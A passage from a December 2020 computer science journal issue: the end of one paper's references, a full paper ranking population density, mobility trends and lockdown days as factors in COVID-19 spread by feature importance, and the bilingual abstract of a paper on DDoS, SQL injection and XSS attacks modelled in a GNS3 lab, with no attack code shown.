[17] F.Pereira, C. Silva and M. Alves, "Virtual fitting room augmented reality techniques for e-commerce", *In International Conference On Enterprise Information Systems*, pp. 62-71, Springer, Berlin, Heidelberg, October, 2011.

[18] V Singh, V Shokeen and B Singh, "Face detection by haar cascade classifier with simple and complex backgrounds images using opencv implementation", *International Journal of Advanced Technology in Engineering and Science*, 1(12), 33-38. 2013.

[19] S. Soo, "Object detection using Haar-cascade Classifier", *Institute of Computer Science*, University of Tartu, 1-12, 2014.

[20] T.Kumar and K. Verma, "A Theory Based on Conversion of RGB image to Gray image", *International Journal of Computer Applications,* 7(2), 7-10, 2010.

[21] F.Patin, "An introduction to digital image processing", [Online]. Available: http://www. programmersheaven. com/articles/patin/ImageProc. pdf, 2003. [Accessed: 20-Jan-2020]

[22] G. Wolberg, " Digital image warping", Vol. 10662, pp. 90720-1264, Los Alamitos, *CA: IEEE Computer Society Press*, 1990.

[23] R. C. Gonzalez and R. E. Woods, *Digital image processing*, Pearson International Edition, Thid Edition, USA., 2008.

[24] R. Fang, K. D. Tang, N. Snavely and T. Chen, "Towards Computational Models of Kinship Verification", *IEEE International Conference on Image Processing*, Hong Kong, September 2010 (ICIP '10)

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.771501

The Data Science Met with the COVID-19: Revealing the Most Critical Measures Taken for the COVID-19 Pandemic

Abdullah Talha Kabakus[1]
[1]Duzce University; talhakabakus@duzce.edu.tr; 903805421036

Received 19 July 2020; Revised 27 September 2020; Accepted 20 October 2020; Published online 31 December 2020

Abstract

The whole world has been fighting against the novel coronavirus 2019 (COVID-19) for months. Despite the advances in medical sciences, more than 235,000 people have died so far. And, despite all the measures taken for it, more than 3 million people have become sick of the COVID-19. The measures taken for the COVID-19 vary through countries. So, revealing the most critical measures is necessary for a better fight against both the COVID-19 and possible similar pandemics in the future. To this end, an analysis of the worldwide measures, which were taken so far, for the COVID-19 pandemic was proposed within this paper. Since it is still early days, for the best of our knowledge, there does not exist a single dataset contains all the features utilized within this study. Therefore, a novel global dataset containing the data regarding the COVID-19 for 52 countries around the world was constructed by combining various datasets. Then, the feature importance techniques were employed to reveal the importance of the utilized features which means revealing the most important measures taken for the COVID-19 pandemic for our case. Within the analysis, four features were utilized, namely, the population density, the walking mobility, the driving mobility, and the number of lockdown days. According to the experimental result, the population density was found as the most important feature which means the most critical measure in terms of increasing the spread of the COVID-19 pandemic. The order of the importance of the other features was found as the walking mobility, the driving mobility, and the number of lockdown days, respectively.

Keywords: COVID-19, coronavirus, pandemic, feature analysis, feature importance

1. Introduction

The novel coronavirus 2019 (COVID-19) emerged in Wuhan, China in December 2019 [1], [2], and it has rapidly spread into other provinces in China, and eventually, 212 countries as well by the 1st May 2020 [3]. The total number of confirmed global COVID-19 cases, and the total number of deaths have reached to 3,336,680, and 235,245, respectively, by the 1st May 2020 [3]. Since the COVID-19 is thought to be primarily transmitted by respiratory droplets [4], the primary goal of the whole world is to prevent the person-to-person spread of disease. To this end, the three common measures that are put into practice are (i) isolation, (ii) quarantine, and (iii) community containment. 'Isolation' is the separation of the infected people from non-infected people to prevent the person-to-person spread of disease, and generally occurs in a hospital or a designated facility. 'Quarantine' means the movement restriction of non-infected or suspicious people, as they may be still in the incubation period, to control communicable disease outbreaks. Quarantine generally involves restriction to the home or a designated facility and may be applied at the individual or group level and may be voluntary or mandatory. One of the points to take into consideration is that people in quarantine should monitor themselves for the occurrence of any symptoms of the disease. 'Community containment' is an intervention applied to an entire community, city, or region in order to minimize person interactions, except for the necessary minimal interaction to ensure vital supplies. Community containment starts with social distancing which involves keeping the distance between other people and usage of facemasks at all times in a broader community to reduce interaction between people. When social distancing is deemed to be insufficient, further practices such as the closure of schools, public markets, office buildings, and shopping malls, shutting down of the public transportation, and declaring a lockdown are put into practice as most of them have been applied in many countries. The three common measures that are put into practice in order to prevent pandemic, namely, (i) isolation, (ii) quarantine, and (iii) community containment, are illustrated in Figure 1.



Isolation
Infected people
Quarantine
Non-infected or suspicious people
Community Containment
Social distancing with community-use of facemasks
Non-infected or suspicious people
Closure of public buildings
No public transportation

Figure 1 An illustration of the three common measures that are put into practice in order to prevent pandemic, namely, (i) isolation, (ii) quarantine, and (iii) community containment

The whole world has been fighting against the COVID-19 pandemic by taking various measures. So, it is critical to reveal the most critical measures taken for preventing the spread of the COVID-19 pandemic, and possible similar pandemic in the future. To this end, an analysis of the worldwide measures, which were taken so far, for the COVID-19 pandemic was proposed within this paper. To the best of our knowledge, there does not exist a single dataset contains all the features utilized within this study. Therefore, a novel global dataset was constructed by combining various sources. Then, machine learning algorithms were employed to reveal the most critical measures taken for preventing the spread of the COVID-19 pandemic. The rest of the paper is organized as follows: Section 2 presents the limited related work as it is still early days for completely understanding the COVID-19 and proposing approaches to prevent its spread. Section 3 describes the proposed study with implementation detail. Section 4 presents the experimental result and discussion. Finally, Section 5 concludes the paper with future directions.

2. Related Work

Jiang *et al.* [5] proposed a tool with AI (Artificial Intelligence) capabilities in order to predict patients at risk for more severe illness on initial presentation after algorithmically identifying the combinations of clinical characteristics of the COVID-19. They noted that key characteristics such as fever, lymphopenia, and chest imaging were not as predictive as severity. In addition to this, they reported that epidemiologic risks such as age and gender were not as predictive. They utilized six machine learning algorithms, namely, Logistic Regression, kNN (k-Nearest Neighbors), Decision Tree based on Gain Ratio, Decision Tree based on Gini Index, Random Forest, and SVM (Support Vector Machine), for the predictions. When it comes to the utilized algorithms' performance, SVM outperformed the other algorithms by providing an accuracy of 80%. Unlike this study, the proposed study aims to reveal the most critical features (measures) instead of prediction. Strzelecki and Rizun [6] proposed an infodemiological study based on Google Trends [7], which is a service that analyzes the popularity of the given terms or topics. According to the experimental result, Google Trends was able to forecast the rise of new cases. Unlike this study, the proposed study utilizes several data sources to make us various features from various sources. Fang *et al.* [8] proposed a radiomic signature to screen the COVID-19 from CT (Computed Tomography) images. They segmented the lung lesions from the CT images and extracted 77 radiomic features from the lesions. The four of these features, which were found as highly associated with the COVID-19 by utilizing the unsupervised consensus clustering and multiple cross-validations, were used as the inputs of *SVM* to build the radiomic signature. According to the result of the conducted experiments, the proposed model achieved an accuracy of 82.6% for the test set. Unlike this study, the proposed one utilized publicly available data such as the number of lockdown days, the driving and walking mobility trends, and the population densities of countries instead of medical data.

3. Material and Method

In this section, the detail regarding the constructed dataset and performed analysis was described. Since it is still early days, for the best of our knowledge, there does not exist a single dataset contains all the features utilized within this study. Therefore, a novel global dataset was constructed programmatically through the implemented Python scripts by combining various sources. Similarly, the analysis including the exported plot was performed programmatically on the constructed data. Eventually, an end-to-end analysis based on the pipeline architecture was proposed within this study that accepts the raw CSV data as the input and generates the analysis result as the output.

3.1 Dataset Construction and Feature Extraction

The John Hopkins University Center for Systems Science and Engineering (JHU CSSE) provides the data of their interactive web-based dashboard [9] that tracks the COVID-19 global cases in real-time. The data, which is stored as CSV (comma-separated values) files, is hosted on *GitHub* [10] and is being updated daily through the reported global cases by starting the 22nd of January 2020. In order to read and query CSV files, a widely-used Python library, namely *Pandas* [11], was utilized which creates data frames from the raw CSV data. This data contains a CSV file per each day that contains (i) the number of confirmed cases, (ii) the number of deaths, (iii) the number of recovers, and (iv) the number of active cases for the countries/regions around the world. Since the aim of this study is revealing the best measures taken to minimize the spread of COVID-19, the only feature that is associated with the aim of this study is the number of confirmed cases as the other features are strongly associated with the health care services provided by countries which are out of the scope of this study. Therefore, the features available in the CSV file except for the number of confirmed cases were not included in the feature set of the proposed study. To better reflect the spread of the COVID-19, the ratio of the number of confirmed cases to the population of the country was utilized instead of the number of confirmed cases. The populations of countries were retrieved through the implemented Python script that utilizes a Python library, namely, *countryinfo* [12]. The countries, whose populations were not provided by this module, were eliminated from the analysis. Apple reports the COVID-19 mobility trends in countries/regions and cities on a daily basis by starting the 13th of January 2020 through the requests for directions in *Apple Maps* [13]. This report contains mobility trends in three transportation types, namely, (i) driving, (ii) walking, and (iii) transit. Since the report does not contain the transit mobility trend for some countries, this feature was not utilized within this study. The mobility trends in the 30 days after the first case was confirmed were considered, and the averages of the mobility trends during the 30 days were regarded as the final mobility trends. Similar to the population retrieval, the countries, whose mobility trends were not included in the report provided by Apple, were eliminated from the analysis. The other features utilized within this study are the population density of each country, which was retrieved from an up-to-date report [14] based on the reports of both the United Nations and The World Bank, and the number of lockdown days in the 30 days after the first case was confirmed. The date of the first confirmed case for each country was determined programmatically by sequentially inspecting the daily reports provided by the *JHU CSSE*. The start dates of the lockdowns for the countries, that declared a lockdown, were retrieved through a dataset hosted on *Kaggle* [15]. Eventually, the constructed dataset contains the aforementioned features for the 52 countries from all around the world which are highlighted in the world map* in Figure 2.

* The world map was generated thanks to the https://mapchart.net web portal.




Figure 2 The world map that highlights the countries which are included in the analysis within the proposed study

After the dataset was constructed, it was mapped into the range of (0,1), which is also known as *Min-Max Normalization*, through the *MinMaxScaler* functionality of the *scikit-learn* [16], which is a widely-used machine learning library for the Python programming language. Data normalization is a critical process for all analyses based on data as it minimizes unwanted biases and experimental variance [17], [18]. It is very useful when the features of the data are on widely different scales [18] which was the case for the constructed dataset. An overview of the dataset construction phase of the proposed study including the extracted features, which are highlighted in bold, is presented in Figure 3.



CSV
JHU CSSE COVID-19 Daily Reports
Extract the number of confirmed cases and detect the date of the first confirmed case
Retrieve the population of each country thru the countryinfo library and calculate the ratio of the confirmed cases to the population of the country
Apple COVID-19 Mobility Trends Report
Extract the driving and walking mobility trends
Python Programming Language
Web Portal
Retrieve the population density of each country
Kaggle Dataset
Determine the start date of the lockdown for each country
Calculate the number of lockdown days in the 30 days after the first case was confirmed

Figure 3 An overview of the dataset construction phase of the proposed study including the extracted features, which are highlighted in bold

3.2 Revealing the Importance of Features

The aim of the feature importance is revealing the relative importance of the features when making predictions for the target feature. In other words, feature importance reveals the inductiveness of features in terms of predicting the target feature [19]. To this end, both the Decision Tree Regressor and the Random Forest Regressor implementations, which are provided by the scikit-learn library, were utilized since these machine learning techniques have proven their efficiencies in the similar problems [20], [21]. Decision Tree Regressor is a non-parametric supervised learning method that follows recursive binary splitting technique to find the best prediction [22]. Random Forest Regressor is an ensemble method that is assembly of various Decision Tree Regressors which are combined using ensemble and predictions of each tree are averaged to find the best prediction [23]. The ratio of the confirmed cases to the population of the country was the target feature of the proposed study. The averages of the scores calculated through these regression techniques were regarded as the final scores of the features. The reason behind utilizing both of these regression techniques instead of employing one of them is to minimize the fluctuations of the scores that are calculated through each machine learning algorithm. Let *dt_score*, and *rf_score* denote the importance scores calculated by the Decision Tree Regressor, and Random Forest Regressor, respectively, the final importance score of a feature, which was denoted by importance_score, was calculated as seen in Equation 1:

$$importance_{score} = \frac{dt_{score} + rf_{score}}{2} \tag{1}$$

4. Experimental Result and Discussion

The proposed feature importance approach performed on the constructed dataset to reveal the importance of the features, which means the importance of the measures taken for the COVID-19 pandemic in our case. According to this experimental result, the utilized features were ranked as follows, respectively: the population density, the walking mobility, the driving mobility, and the number of lockdown days as the calculated importance scores of the utilized features are presented in Figure 4. When the experimental result was inspected, the following outcomes were deduced:

- *The population density* of the country, which is denoted by density in Figure 4, was by a wide margin the most important feature that increases the rate of incidence of COVID-19 as both the health professionals and researchers emphasize the critical importance of not being in close contact with people in a broader community (*a.k.a.* social distancing) [4] during the pandemic which is naturally more common in the countries with high population densities. Hence, a low population density is a natural way of ensuring social distancing.
- *The walking mobility* trend in the country, which is denoted by *avg_walking* in Figure 4, was the second most important feature after *the population density* in terms of affecting the rate of incidence of the COVID-19. This result is reasonable as while being in the broader community, the distance between people becomes critical to reduce contact with people, who may be still in the incubation phase. According to the reports, a distance of at least 1 meter between people is needed to be maintained for the COVID-19 [24]–[26].
- *The number of lockdown days*, which is denoted by *lockdown_days* in Figure 4, came after *the walking mobility* trend. During the COVID-19 pandemic, while some countries declared full lockdown, some others declared partial lockdown. In addition to this, some countries such as Sweden even did not declare any types of lockdown. The number of cases was relatively high in the United Kingdom (UK) despite declaring a full lockdown on the second day after the first case was confirmed.
- *The driving mobility* trend, which is denoted by *avg_driving* in Figure 4, was found as less critical compared to the other features as the driving already ensures some level of social distancing.




Figure 4 The calculated importance scores of the utilized features

The plots presented in Figure 5 were obtained when the model was employed with the Decision Tree Regressor and Random Forest Regressor, respectively. *The population density* was remained the most important feature amongst all features for both techniques. The remaining features were ranked when the model was employed with the Decision Tree Regressor as follows: *The walking mobility*, *the driving mobility*, and *the number of lockdown days*. When it was employed with the Random Forest Regressor, the rank of the remaining features was obtained as follows: The number of lockdown days, *the driving mobility*, and *the walking mobility*.




Figure 5 The calculated importance scores of the utilized features when the model was employed with the *Decision Tree Regressor* (left) and *Random Forest Regressor* (right), respectively

5. Conclusion

The COVID-19 pandemic has dramatically changed daily life worldwide as it has influenced 212 countries at the time of writing this paper. The countries that have been fighting against the COVID-19 have taken various measures against it to minimize the spread. So, it has become critical to reveal the most critical measures in terms of preventing the spread of the COVID-19. To this end, a novel global dataset containing the data regarding the COVID-19 for 52 countries around the world was constructed and analysis was performed on it within this study. Within the analysis, four features were utilized, namely, the population density, the walking mobility, the driving mobility, and the number of lockdown days. According to the experimental result, the population density was found as the most important feature which means the most critical measure in terms of increasing the spread of the COVID-19 pandemic. The order of the importance of the other features was found as the walking mobility, the driving mobility, and the number of lockdown days, respectively.

As future work, the duration of the analysis may be extended as it was set to 30 days since it is still early days of COVID-19 pandemic. In addition to this, the lockdown may be detailed as there are some types of lockdown as the rules during a lockdown vary through the country it is declared by. Finally, the mobility trends would be retrieved from the official sources when they are revealed for worldwide. This would provide more inclusive data regarding the mobility trends in countries.

Acknowledgments

We would like to thank Professor of Pediatrics *Nimet Kabakus* for his insightful comments.

References

[1] N. Zhu *et al.*, “A novel coronavirus from patients with pneumonia in China, 2019,” *N. Engl. J. Med.*, vol. 382, pp. 727–733, 2020, doi: 10.1056/NEJMoa2001017.

[2] J. F. W. Chan *et al.*, “A familial cluster of pneumonia associated with the 2019 novel coronavirus indicating person-to-person transmission: a study of a family cluster,” *Lancet*, vol. 395, pp. 514–523, 2020, doi: 10.1016/S0140-6736(20)30154-9.

[3] “COVID-19 CORONAVIRUS PANDEMIC,” *Worldometer*, 2020. https://www.worldometers.info/coronavirus/ (accessed May 05, 2020).

[4] A. Wilder-Smith and D. O. Freedman, “Isolation, quarantine, social distancing and community containment: Pivotal role for old-style public health measures in the novel coronavirus (2019-nCoV) outbreak,” *J. Travel Med.*, vol. 27, no. 2, pp. 1–4, 2020, doi: 10.1093/jtm/taaa020.

[5] X. Jiang *et al.*, “Towards an Artificial Intelligence Framework for Data-Driven Prediction of Coronavirus Clinical Severity,” *Comput. Mater. Contin.*, vol. 63, no. 1, pp. 537–551, 2020, doi: 10.32604/cmc.2020.010691.

[6] A. Strzelecki and M. Rizun, “Infodemiological Study Using Google Trends on Coronavirus Epidemic in Wuhan, China,” *Int. J. Online Biomed. Eng.*, vol. 16, no. 4, pp. 139–146, 2020, doi: 10.3991/ijoe.v16i04.13531.

[7] “Google Trends,” *Google*, 2020. https://trends.google.com/trends (accessed Aug. 02, 2020).

[8] M. Fang *et al.*, “CT radiomics can help screen the Coronavirus disease 2019 (COVID-19): a preliminary study,” *Sci. China Inf. Sci.*, vol. 63, no. 7, pp. 1–8, 2020, doi: 10.1007/s11432-020-2849-3.

[9] E. Dong, H. Du, and L. Gardner, “An interactive web-based dashboard to track COVID-19 in real time,” *Lancet Infect. Dis.*, 2020, doi: 10.1016/S1473-3099(20)30120-1.

[10] “Novel Coronavirus (COVID-19) Cases, provided by JHU CSSE,” *Johns Hopkins University*, 2020. https://github.com/CSSEGISandData/COVID-19 (accessed May 05, 2020).

[11] “pandas: Python Data Analysis Library,” 2020. https://pandas.pydata.org (accessed May 05, 2020).

[12] P. Chandro, “porimol/countryinfo: A Python module for returning data about countries, ISO info and states/provinces within them,” 2019. https://github.com/porimol/countryinfo (accessed May 05, 2020).

[13] “COVID -19 Mobility Trends Reports - Apple,” *Apple*, 2020. https://www.apple.com/covid19/mobility (accessed May 05, 2020).

[14] “Countries by Population Density 2020 - StatisticsTimes.com,” *StatisticsTimes.com*, 2020. http://statisticstimes.com/demographics/countries-by-population-density.php (accessed May 05, 2020).

[15] J. Papastylianou, “COVID-19 Lockdown dates by country | Kaggle,” 2020. https://www.kaggle.com/jcyzag/covid19-lockdown-dates-by-country (accessed May 05, 2020).

[16] F. Pedregosa *et al.*, “Scikit-learn: Machine Learning in Python,” *J. Mach. Learn. Res.*, vol. 12, pp. 2825–2830, 2011.

[17] H. U. Zacharias, M. Altenbuchinger, and W. Gronwald, “Statistical Analysis of NMR Metabolic Fingerprints: Established Methods and Recent Advances,” *Metabolites*, vol. 8, no. 3, pp. 1–10, 2018, doi: 10.3390/metabo8030047.

[18] S. C. Nayak, B. B. Misra, and H. S. Behera, “Impact of Data Normalization on Stock Index Forecasting,” *Int. J. Comput. Inf. Syst. Ind. Manag. Appl.*, vol. 6, pp. 257–269, 2014.

[19] A. Zien, N. Krämer, S. Sonnenburg, and G. Rätsch, “The Feature Importance Ranking Measure,” in *The European Conference on Machine Learning and Principles and Practice of Knowledge Discovery in Databases (ECML PKDD 2009)*, 2009, pp. 694–709, doi: 10.1007/978-3-642-04174-7_45.

[20] K. B. Prakash, S. S. Imambi, M. Ismail, T. Pavan Kumar, and Y. V. R. Naga Pawan, “Analysis, Prediction and Evaluation of COVID-19 Datasets using Machine Learning Algorithms,” *Int. J. Emerg. Trends Eng. Res.*, vol. 8, no. 5, pp. 2199–2204, 2020, doi: 10.30534/ijeter/2020/117852020.

[21] A. K. M. B. Haque, T. H. Pranto, A. A. Noman, and A. Mahmood, “Insight about Detection, Prediction and Weather Impact of Coronavirus (COVID-19) using Neural Network,” *Int. J. Artif. Intell. Appl.*, vol. 11, no. 4, pp. 67–81, 2020, doi: 10.5121/ijaia.2020.11406.

[22] S. Patil, A. Patil, and V. M. Phalle, “Life Prediction of Bearing by Using Adaboost Regressor,” in *Proceedings of the TRIBOINDIA-2018 An International Conference on Tribology*, 2018, pp. 1–8, doi: 10.2139/ssrn.3398399.

[23] S. Patil, S. Desai, A. Patil, V. M. Phalle, V. Handikherkar, and F. S. Kazi, “Remaining Useful

Life (RUL) Prediction of Rolling Element Bearing Using Random Forest and Gradient Boosting Technique," in *Proceedings of the ASME International Mechanical Engineering Congress and Exposition, Proceedings (IMECE 2018)*, 2018, pp. 1–7, doi: 10.1115/IMECE2018-87623.

[24] V. C. C. Cheng *et al.*, "Escalating infection control response to the rapidly evolving epidemiology of the Coronavirus disease 2019 (COVID-19) due to SARS-CoV-2 in Hong Kong," *Infect. Control Hosp. Epidemiol.*, pp. 1–6, 2020, doi: 10.1017/ice.2020.58.

[25] "Rational use of personal protective equipment for coronavirus disease 2019 (COVID-19)," *World Health Organization (WHO)*. pp. 1–7, 2020.

[26] M. Lazzerini and G. Putoto, "COVID-19 in Italy: momentous decisions and many uncertainties," *Lancet Glob. Heal.*, vol. 8, no. 5, pp. e641–e642, 2020, doi: 10.1016/S2214-109X(20)30110-8.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.721364

Analysis of Different Types of Network Attacks on the GNS3 Platform

Resul Daş[1], Burak Bitikçi[2]
[1]Corresponding Author; Fırat University Software Engineering, Elazığ; rdas@firat.edu.tr;
+90 424 237 00 00
[2]Fırat University Software Engineering, Elazığ; burakbitikci@gmail.com;

Received 16 April 2020; Revised 28 September 2020; Accepted 2 November 2020; Published online 30 December 2020

Abstract

In this study, DDoS, SQL injection and XSS attacks that hackers use most in cyber attacks are modeled on GNS3 emulator platform and network security is analyzed. A network scenario was designed using Graphical Network Simulator (GNS3), virtual machines, VMware workstation, firewall, router, and switches in order to examine the attacks on networks in real environment. Attacks were performed on this network with different techniques and target servers and devices were affected by the attacks. At the time of the attack, network traffic between the attacker and the target device was recorded with Wireshark software. Network traffic records and traces were examined and evaluations of attacks were made.

Keywords: Network Attacks, SQL Injection, DDoS, XSS, GNS3, Network Security.

Farklı Türdeki Ağ Ataklarının GNS3 Platformunda Analizi

Öz

Bu çalışmada, bilgisayar korsanlarının siber saldırılarda en fazla kullandığı DDoS, SQL enjeksiyonu ve XSS saldırıları GNS3 emulator platformunda modellenmiş, ağ güvenliği analiz edilmiştir. Ağlara yapılan saldırıları gerçek ortamında inceleyebilmek için Grafiksel Ağ Simülatörü (GNS3), sanal makineler, VMware iş istasyonu, güvenlik duvarı, yönlendirici ve anahtarlar kullanılarak bir ağ senaryosu tasarlanmıştır. Bu ağ üzerinde farklı teknikler ile saldırılar gerçekleştirilmiş, hedef sunucu ve cihazların saldırılardan etkilenmesi sağlanmıştır. Saldırı anında, saldırgan ve hedef cihaz arasındaki ağ trafiği Wireshark yazılımı ile kayıt altına alınmıştır. Ağ trafik kayıtları ve izler incelenerek, saldırılara ait değerlendirmeler yapılmıştır.

